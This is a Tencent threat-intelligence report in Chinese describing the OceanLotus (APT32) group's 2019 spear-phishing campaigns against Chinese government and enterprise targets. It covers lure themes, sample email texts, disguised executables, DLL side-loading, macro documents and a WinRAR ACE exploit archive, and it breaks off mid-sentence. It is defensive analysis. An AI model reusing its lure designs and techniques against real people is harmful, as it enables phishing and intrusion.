“海莲花”(OceanLotus) 2019 年针对中国攻击活动汇总

腾讯御见威胁情报中心

2019.12.4

目录

一、 概述

"海莲花"（又名 APT32、OceanLotus），被认为来自越南的 APT 攻击组织，自 2012 年活跃以来，一直针对中国大陆敏感目标进行攻击活动，是近几年来针对中国大陆进行攻击活动最活跃的 APT 攻击组织，甚至没有之一。

腾讯安全御见威胁情报中心曾在 2019 年上半年发布过海莲花组织 2019 年第一季度攻击活动报告，而在报告发布之后一直到现在，我们监测到该组织针对中国大陆的攻击活动持续活跃。

该组织的攻击目标众多且广泛，包括中国大陆的政府部门、海事机构、外交机构、大型国企、科研机构以及部分重要的私营企业等。并且我们监测到，有大量的国内目标被该组织攻击而整个内网都沦陷，且有大量的机密资料、企业服务器配置信息等被打包窃取走。


此外我们发现，该组织攻击人员非常熟悉我国，对我国的时事、新闻热点、政府结构等都非常熟悉，如刚出个税改革时候，就立马使用个税改革方案做为攻击诱饵主题。此外钓鱼主题还包括绩效、薪酬、工作报告、总结报告等。

而从攻击的手法上看，相对第一季度变化不是太大，但是依然有一些小的改进，包括攻击诱饵的种类、payload 加载、绕过安全检测等方面。而从整体的攻击方式来看，依然采用了使用电子邮件投递诱饵的方式，而一旦获取到一台机器的控制权限后，立即对整个内网进行扫描和平移渗透攻击等。这也进一步说明了 APT 攻击活动不会因为被曝光而停止或者有所减弱，只要攻击目标存在价值，攻击会越来越猛烈，对抗也会越来越激烈。

二、 攻击特点

2.1 钓鱼邮件的迷惑性

海莲花组织擅长使用鱼叉攻击的方式，通过大量发送钓鱼邮件来投递恶意附件的方式进行攻击。整个 2019 年，持续对多个目标不断进行攻击，如下列钓鱼邮件：



组织部干部四处最新通知更新 - 临时项目

组织部干部四处最新通知更新


廖[redacted] <[redacted]@126.com>
2019年7月31日 星期三 上午10:41
[redacted]
显示详细信息

组织部干部四处最新...
6.6 MB

全部下载 全部预览

为了保护您的隐私，此邮件中的部分图片未下载。

详细请解压附件。



Consultancy Agreement with SMW

孙[redacted] [redacted]@126.com>
2019年11月11日 星期一 下午12:34
[redacted]
显示详细信息

Consultancy Agree...
1.8 MB

全部下载 全部预览

为了保护您的隐私，此邮件中的部分图片未下载。

Dear Sir,

I would like to ask for your support related to Consultancy Agreement

1> Signing Consutancy Agreement
2> Type : passport number – Page 1, Residential address – Page 1 on the Consutancy Agreement
3> Signing resignation form (in order to terminate the previous employment contract with SMW (before 15 Nov 2019)


After that, submit all singed docs to me so that I will send by post to SMW based in HK.

Should you have any concerns, please feel free to contact me

Thank you and best regards.

从邮件主题的来看，大部分邮件主题都非常本土化，以及贴近当时时事热点。邮件主题包括：《定-关于报送 2019 年度经营业绩考核目标建议材料的报告》、《组织部干部四处最新通知更新》、《关于 2019 下半年增加工资实施方案的请示（待审）》、《2019 年工作报告提纲 2(第四稿)》、《2019 年 5 月标准干部培训课程通知》等等。

当然我们在 2019 年第一季度的报告中还提到使用敏感内容主题的钓鱼邮件，不过在之后的攻击中并未发现继续使用该类型的诱饵：



李佳慧新的敏感图像已于今天上午在线发布 - 临时项目

李佳慧新的敏感图像已于今天上午在线发布

杨[redacted]ang[redacted]@126.com>

9[redacted]n

2019年3月1日 星期五 上午11:44

显示详细信息

Li Jiahui Hot Image...
4 MB

全部下载 全部预览

为了保护您的隐私，此邮件中的部分图片未下载。 下载图片

请不要乱分享图像


此外，投递钓鱼邮件的账号均为网易邮箱，包括 126 邮箱和 163 邮箱，账号的样式为：名字拼音+数字@163（126）.com，如：

Sun**@126.com、yang**@126.com、chen**@126.com、zhao**@163.com、reny**@163.com 等。

2.2 诱饵类型的多样化


海莲花组织所使用的诱饵类型众多，能想到的诱饵类型海莲花几乎都用过。除了我们在第一季度报告里提到的白加黑、lnk、doc 文档、WinRAR ACE 漏洞（CVE-2018-20250）的压缩包等类型外，之后的攻击中还新增了伪装为 word 图标的可执行文件、chm 文件等。

可执行文件诱饵：


2019年5月标准干部培训课程通知 ▸ 2019年5月标准干部培训课程通知
搜索 2019年5月标准干部培训课
组织
打开
共享
新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档


2019年5月标准干部培训课程通知.exe
Microsoft DOCX

Chm 诱饵：


« 关于2019下半年... ▸ 关于2019下半年增加工资实施方案的请示（待审）
包含到库中
共享
新建文件夹
藏夹
下载
桌面
最近访问的位置


关于2019下半年增加工资实施方案的请示（待审）.chm
编译的 HTML 帮助文件

白加黑诱饵：




2019年工作报告提纲2(第四稿).exe
EFS REKEY wizard
Microsoft Corporation


mpr.dll


Consultancy Agreement - C023-P - YCF (20190801)
搜索 Consultancy A
组织
包含到库中
共享
新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
Consultancy Agreement - C023-P - YCF (20190801).doc.e...
WPS Writer
krpt.dll


带有宏的恶意 office 文档：


Facility Agreement dated 19 May 2019 (the Facility Agreement)
包含到库中
共享
新建文件夹
访问的位置
Facility Agreement dated 19 May 2019 (the Facility Agreem...
Microsoft Office Word 97 - 20...


恶意 lnk：


2019年1月标准干部培训课程通知
2019年1月标准干部培训课程通知
组织
打开
共享
新建文件夹
收藏夹
下载
桌面
最近访问的位置
2019年1月标准干部培训课程通知
快捷方式
786 字节

带有 WinRAR ACE（CVE-2018-20250）漏洞的压缩包：


Report - SIO.rar (评估版本)
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒
Report - SIO.rar - 固实的 ACE 压缩文件, 解包大小为 1,827,108 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
			文件夹		
C:			本地磁盘		
Report file 01.docx	199,269	169,472	DOCX 文件	2019/2/27 19...	282BDE...
Report file 02.docx	206,125	180,608	DOCX 文件	2018/7/4 20:16	564B9468
Report file 03.docx	265,728	258,584	DOCX 文件	2018/8/9 18:57	36E5C4EA


« Microsoft ▸ Windows ▸ 「开始」菜单 ▸ 程序 ▸ 启动
搜索 启动
织 包含到库中 共享 新建文件夹
收藏夹
下载
桌面
最近访问的位置


desktop.ini
配置设置
174 字节

winword.exe
2019/3/29 19:05
1.10 MB

2.3 载荷执行方式多变


由于诱饵的多样化，载荷执行的方式也多变。此外第二阶段的加载方式同样方式众多。

1、直接执行可执行文件



2019年5月标准干部培训课程通知.exe
Microsoft DOCX

如该诱饵，伪装为 word 图标的可执行文件，并在文件描述里修改成了 Microsoft DOCX，用于迷糊被钓鱼者。执行恶意文件后，会释放诱饵文档 2019 年 5 月标准干部培训课程通知.docx，并且打开，让受害者以为都是开的就是 word 文档。而打开后的文档为模糊处理的文档，诱使受害者启用文档中的宏代码查看内容，结果导致恶意代码执行：




2、使用 rundll32 加载恶意 dll

如某诱饵在执行后，会在 C:\Users\Administrator\AppData\Local\Microsoft 目录释放真正的恶意文件{1888B763-A56C-4D4B-895C-2092993ECCBA}.dll，然后使用 rundll32 来执行该 dll："C:\Windows\system32\rundll32.exe"

